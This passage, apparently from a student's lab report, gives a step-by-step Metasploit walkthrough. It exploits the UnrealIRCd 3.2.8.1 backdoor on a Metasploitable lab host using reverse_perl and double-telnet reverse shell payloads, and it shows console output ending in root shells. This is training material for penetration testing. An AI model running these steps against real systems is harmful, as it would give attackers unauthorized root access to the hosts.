   10  cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   11  cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

Step 6: set payload cmd/unix/reverse_perl




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
```

Step 7: show options




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Step 8: set rhosts 192.168.1.103




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
```

Step 9: set lhost 192.168.1.102




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.1.102
lhost => 192.168.1.102
```

Step 10: exploit



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] 192.168.1.103:6667 - Connected to 192.168.1.103:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.103:6667 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.1.102:4444 -> 192.168.1.103:50576) at 2021-04-02 11:29:41 +1100
```

b) Include a screenshot on your success. This screenshot should include the results of executing the following commands: 'whoami' and 'ip a show dev eth0'.




```
^C
Abort session 2? [y/N]  y

[*] 192.168.1.103 - Command shell session 2 closed.  Reason: User exit
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] 192.168.1.103:6667 - Connected to 192.168.1.103:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.103:6667 - Sending backdoor command...
[*] Command shell session 3 opened (192.168.1.102:4444 -> 192.168.1.103:35904) at 2021-03-27 15:54:30 +1100

whoami
root
ip a show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:94:3e:a9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.103/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::250:56ff:fe94:3ea9/64 scope link
       valid_lft forever preferred_lft forever
```

3.2 Repeat the above attack, but set the 'cmd/unix/reverse' as payload this time.


a) Include every step with the command lines involved into your lab report.

Step 1: sudo service postgresql start




```
┌──(kali㉿kali)-[/usr/share/exploitdb]
└─$ sudo service postgresql start
```

Step 2: sudo msfconsole




```
┌──(kali㉿kali)-[/usr/share/exploitdb]
└─$ sudo msfconsole


       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x
```

Step 2: search unreal_irc




```
msf6 > search unreal_irc

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Step 3: use exploit/unix/irc/unreal_ircd_3281_backdoor




```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

Step 4: show payloads




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   5   cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   7   cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   8   cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   9   cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   10  cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   11  cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

Step 5: set payload cmd/unix/reverse



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

Step 6: show options



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Step 5: set rhosts 192.168.1.103

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
```


Step 6: set lhost 192.168.1.102

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.1.102
lhost => 192.168.1.102
```

Step 7: exploit

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.102:4444
[*] 192.168.1.103:6667 - Connected to 192.168.1.103:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.103:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 7j5x6bPg3MRd15WR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "7j5x6bPg3MRd15WR\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.102:4444 -> 192.168.1.103:56219) at 2021-04-02 11:36:48 +1100
```

b) Include a screenshot on your success. This screenshot should include the results of executing the following commands: 'whoami' and 'ip a show dev eth0'.



```
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.103:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo D58lOvqWOi5Ok2x3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "D58lOvqWOi5Ok2x3\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 4 opened (192.168.1.102:4444 -> 192.168.1.103:35905) at 2021-03-27 15:56:35 +1100

whoami
root
ip a show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:94:3e:a9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.103/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::250:56ff:fe94:3ea9/64 scope link
       valid_lft forever preferred_lft forever
```